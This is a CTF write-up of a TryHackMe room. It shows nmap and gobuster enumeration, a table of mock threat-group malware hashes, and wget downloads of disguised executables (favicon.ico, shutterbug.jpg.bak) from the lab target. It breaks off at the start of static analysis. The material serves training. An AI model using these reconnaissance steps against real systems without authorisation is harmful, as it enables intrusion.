CTF Report

Insane Room - TryHackMe

darleep@yahoo.com

August 27, 2024

Table of Contents

1 High-Level Summary 3

2 Detailed Findings 3

2.1 Service Enumeration 3

2.2 Infinity Website & Directory Enumeration 3

2.3 Malware Reverse Engineering 8

2.3.1 Initial Foothold & User Flag 15

3 Privilege Escalaiton & Root Flag 18

4 Conclusion 19

5 References 19

1 High-Level Summary

This report documents the penetration testing of the Takedown on TryHackMe. The objective was to enumerate and exploit vulnerabilities to achieve complete ownership of the target machine. The assessment uncovered several security weaknesses, culminating in successful privilege escalation and root access.

2 Detailed Findings

2.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
10.10.144.252	**TCP:22**
10.10.144.252	**TCP:80**


- `nmap 10.10.144.252 -A -T 4 -oA Scan`


Output

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.23.1
```

2.2 Infinity Website & Directory Enumeration

- Port 80 (HTTP)
  - Website running : nginx 1.23.1
  - Default Webpage : Infinity Site.
  - Please note that there is a feedback form available at the bottom of the page.


MENU
WE ARE INFINITY.
We Craft Stunning Digital Experiences.
LEARN MORE
SCROLL DOWN




Directory Enumeration

Tools:

- Gobuster

Commands:


- `gobuster dir -u http://10.10.144.252 -w /usr/share/wordlists/seclists/Discovery/Web-Content/ directory-list-2.3-medium.txt -o takedown_80.txt -t 100`



```
❯ gobuster dir -u http://10.10.144.252/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o takedown_80.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.144.252/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://10.10.144.252/images/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.144.252/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.144.252/js/]
/inc                  (Status: 301) [Size: 312] [--> http://10.10.144.252/inc/]
/fonts                (Status: 301) [Size: 314] [--> http://10.10.144.252/fonts/]
/server-status        (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
```

Observations:


- **301 Redirections**: The Gobuster output identifies several directories that return 301 redirections. This behavior suggests that the webserver may be operating behind an Nginx proxy.
- **403 Status Code**: The 403 status code encountered at the /server-status endpoint indicates that the underlying webserver is Apache.
- **Notable Directory**: The directory /inc is of particular interest as it includes the `sendEmail.PHP` page observed earlier.



Index of /inc

Name	Last modified	Size	Description
Parent Directory		-	
sendEmail.php	2022-07-28 18:20	79	

Apache/2.4.52 (Ubuntu) Server at 10.10.144.252 Port 80




```
<?php

if($_POST) {

                echo "Under construction, check back later";

        }

?>
```

Review of Risotto Group Malware Samples and Associated IOCs PDF

- Downloadable PDF: The CTF challenge provides a PDF containing detailed information about the Risotto group.


- Malware Samples: The PDF includes malware samples associated with the Risotto group, along with their SHA-256 checksums. This data is crucial for identifying and analyzing potential Indicators of Compromise (IOCs) related to the malware.



RISOTTO GROUP SAMPLE INDICATORS OF COMPROMISE / MALWARE (IOCs)

The following malware samples are attributed to RISOTTO GROUP.


MALWARE COVER NAME	SAMPLE NAME / FILE TYPE	TTP	SHA256 HASH
HAYDAY	cannonball.exe	Data Exfiltration	bd98f01b81fa4b671568d31fdc047fab76a2b7ce91352a029f27ce7f15ad401b
SHINESPARK	pspsps.ps1	Initial Access	450a60c214b7bbe186938d20830aa6402cf013af17d6751f6fe7b106deb4021e
SYNTHWAVE	whoHas.vbs	Encryption for Impact	d8a928b2043db77e340b523547bf16cb4aa483f0645fe0a290ed1f20aab76257
CHEAPCOLOGNE	mstupdater.exe	Persistence	ee13f4a800cffe4ff2eaafd56da207b0e583fac54d663ca561870e1bc4eeaad6
MAGICSTACK	urllib32.dll	Lateral Movement	ce0b1888dde30a95e35f9bcf0d914b63764107f15fb57c5606e29b06f08874a1
GUNRUNNER	favicon.ico	Initial Access	80e19a10aca1fd48388735a8e2cfc8021724312e1899a1ed8829db9003c2b2dc
CHIVALROUSTOAD	srv.vbs	Persistence	707dd13b5b61ecb73179fe6a5455095f0976d364e129e95c8ad0a01983876ecb
GRIDLOCK	regsrv86.dll	Persistence	dbf8f09abe7ff34f4f54f3af8a539f3dba063396d51764554105ce100c443dd2
OPTOMETRIC	shutterbug.jpg	Initial Access	265d515fbe1e8e19da9adeabebb4e197e2739dad60d38511d5d23de4fbcf3970
VIGOROUSWEASLE	shutdown.dll	Persistence	4d4584683472d8ec1ccf0d46e62a9fc54998fda96e12fa8d6e615ee0b7f36096




GUNRUNNER	favicon.ico	Initial Access	80e19a10aca1fd48388735a8e2cfc8021724312e1899a1ed8829db9003c2b2dc
CHIVALROUSTOAD	srv.vbs	Persistence	707dd13b5b61ecb73179fe6a5455095f0976d364e129e95c8ad0a01983876ecb
GRIDLOCK	regsrv86.dll	Persistence	dbf8f09abe7ff34f4f54f3af8a539f3dba063396d51764554105ce100c443dd2
OPTOMETRIC	shutterbug.jpg	Initial Access	265d515fbe1e8e19da9adeabebb4e197e2739dad60d38511d5d23de4fbcf3970
VIGOROUSWEASLE	shutdown.dll	Persistence	4d4584683472d8ec1ccf0d46e62a9fc54998fda96e12fa8d6e615ee0b7f36096

Malware Samples Analysis:


- Among the provided Indicators of Compromise (IOCs), the malware samples `GUNRUNNER` and `OPTOMETRIC` could be hosted inconspicuously on a web server. A file named after one of these samples has been identified in the /images directory.
- We can use wget to recover all of the suspected files from the webserver



```
❯ wget http://10.10.144.252/favicon.ico
--2024-08-27 14:41:46--  http://10.10.144.252/favicon.ico
Connecting to 10.10.144.252:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 605010 (591K) [image/vnd.microsoft.icon]
Saving to: ‘favicon.ico’

favicon.ico                          100%[=====================================================================================>] 590.83K   685KB/s    in 0.9s

2024-08-27 14:41:47 (685 KB/s) - ‘favicon.ico’ saved [605010/605010]
```




```
❯ wget http://10.10.144.252/images/shutterbug.jpg
--2024-08-27 14:42:36--  http://10.10.144.252/images/shutterbug.jpg
Connecting to 10.10.144.252:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 133977 (131K) [image/jpeg]
Saving to: ‘shutterbug.jpg’

shutterbug.jpg                          100%[=====================================================================================>] 130.84K   253KB/s    in 0.5s

2024-08-27 14:42:37 (253 KB/s) - ‘shutterbug.jpg’ saved [133977/133977]
```




```
❯ wget http://10.10.144.252/images/shutterbug.jpg.bak
--2024-08-27 14:43:22--  http://10.10.144.252/images/shutterbug.jpg.bak
Connecting to 10.10.144.252:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 333120 (325K) [application/x-trash]
Saving to: ‘shutterbug.jpg.bak’

shutterbug.jpg.bak                      100%[=====================================================================================>] 325.31K   383KB/s    in 0.8s

2024-08-27 14:43:23 (383 KB/s) - ‘shutterbug.jpg.bak’ saved [333120/333120]
```

- Utilize the file utility to examine the identified files. This will provide detailed information about their type and format, which is crucial for further analysis and verification.



```
❯ file favicon.ico && file shutterbug.jpg*
favicon.ico: PE32+ executable (GUI) x86-64, for MS Windows, 17 sections
shutterbug.jpg:     JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 1050x700, components 3
shutterbug.jpg.bak: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=9e3c7f037a52f26b19
82f131013708f59786d773, for GNU/Linux 3.2.0, not stripped
```

- **sha256sum Utility:** Employ the sha256sum utility to compute and verify the SHA-256 checksums of the files. This step ensures that the files match the provided Indicators of Compromise (IOCs) and helps in confirming their integrity.




```
❯ sha256sum favicon.ico && sha256sum shutterbug.jpg*
80e19a10aca1fd48388735a8e2cfc8021724312e1899a1ed8829db9003c2b2dc  favicon.ico
0a6583131935af7ad7b527d86af6372c4ca9d7ff74f55a3f25a3d1c2a41e891f  shutterbug.jpg
265d515fbe1e8e19da9adeabebb4e197e2739dad60d38511d5d23de4fbcf3970  shutterbug.jpg.bak
```


2.3 Malware Reverse Engineering

Basic Static Analysis

- Strings shows that `favicon.ico` is a Nim compiled executable.The output from the strings command reveals an API endpoint associated with the file `shutterbug.jpg.bak`.



